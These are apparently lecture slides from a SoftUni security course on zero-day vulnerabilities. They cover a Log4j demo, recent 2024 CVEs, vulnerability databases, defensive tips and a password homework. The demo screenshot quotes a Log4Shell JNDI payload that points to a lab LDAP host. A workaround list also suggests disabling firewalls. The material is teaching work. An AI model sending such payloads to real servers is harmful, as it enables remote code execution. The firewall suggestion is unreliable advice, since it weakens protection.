The Minecraft game window on the right shows a calculator overlay with the number 0. The game menu is visible in the background, and the chat window at the bottom shows the command: `<JohnHammond010> $jndi:ldap://10.0.0.166:1389/Calc`.

# Some Fresh 2024 Ones

- Apple - [CVE-2024-23222](#)
- Google - [CVE-2024-0519](#)
- TeamViewer – [Ransomware attacks](#)
- Microsoft - Windows Update Patches 48 New Vulnerabilities in January 2024

# More Databases for Vulnerabilities

- <https://www.cve.org/>
- <https://www.exploit-db.com/>
- <https://nvd.nist.gov/>
- <https://www.cvedetails.com/>

# How to Stay Away from Zero Days?

- If the vulnerability is directly targeting users (such as folina), you can:
  - **Do not fall for phishing attacks**
  - **Do not trustfully download and execute stuff from the internet**
- If the vulnerability is service based (such as Log4j) then:
  - **You pretty much can't, but there is something you can do!**
  - **Take notes if someone was hit with that vulnerability, having similar environment**
  - **Think of workaround options (disabling firewalls, stopping services)**



**Homework**

**Think of a 5 examples for good and secure passwords?  
Why they are considered as good and secure?**

1.

Why? ...

2.

Why? ...

3.

Why? ...

4.

Why? ...

5.


Why? ...



- **Vulnerabilities are EVERYWHERE**
- Prevent what you can, start with setting up **strong passwords**
- Upon configuring anything, think about how to **make it secure not how to make it easy to use**
- Do not fall for phishing attacks, since they **can carry zero-day payload**



# Questions?



# SoftUni Diamond Partners



- Software University – High-Quality Education, Profession and Job for Software Developers
  - [softuni.bg](http://softuni.bg), [softuni.org](http://softuni.org)
- Software University Foundation
  - [softuni.foundation](http://softuni.foundation)
- Software University @ Facebook
  - [facebook.com/SoftwareUniversity](https://facebook.com/SoftwareUniversity)



- This course (slides, examples, demos, exercises, homework, documents, videos and other assets) is **copyrighted content**
- Unauthorized copy, reproduction or use is illegal
- © SoftUni – <https://softuni.org>
- © Software University – <https://softuni.bg>

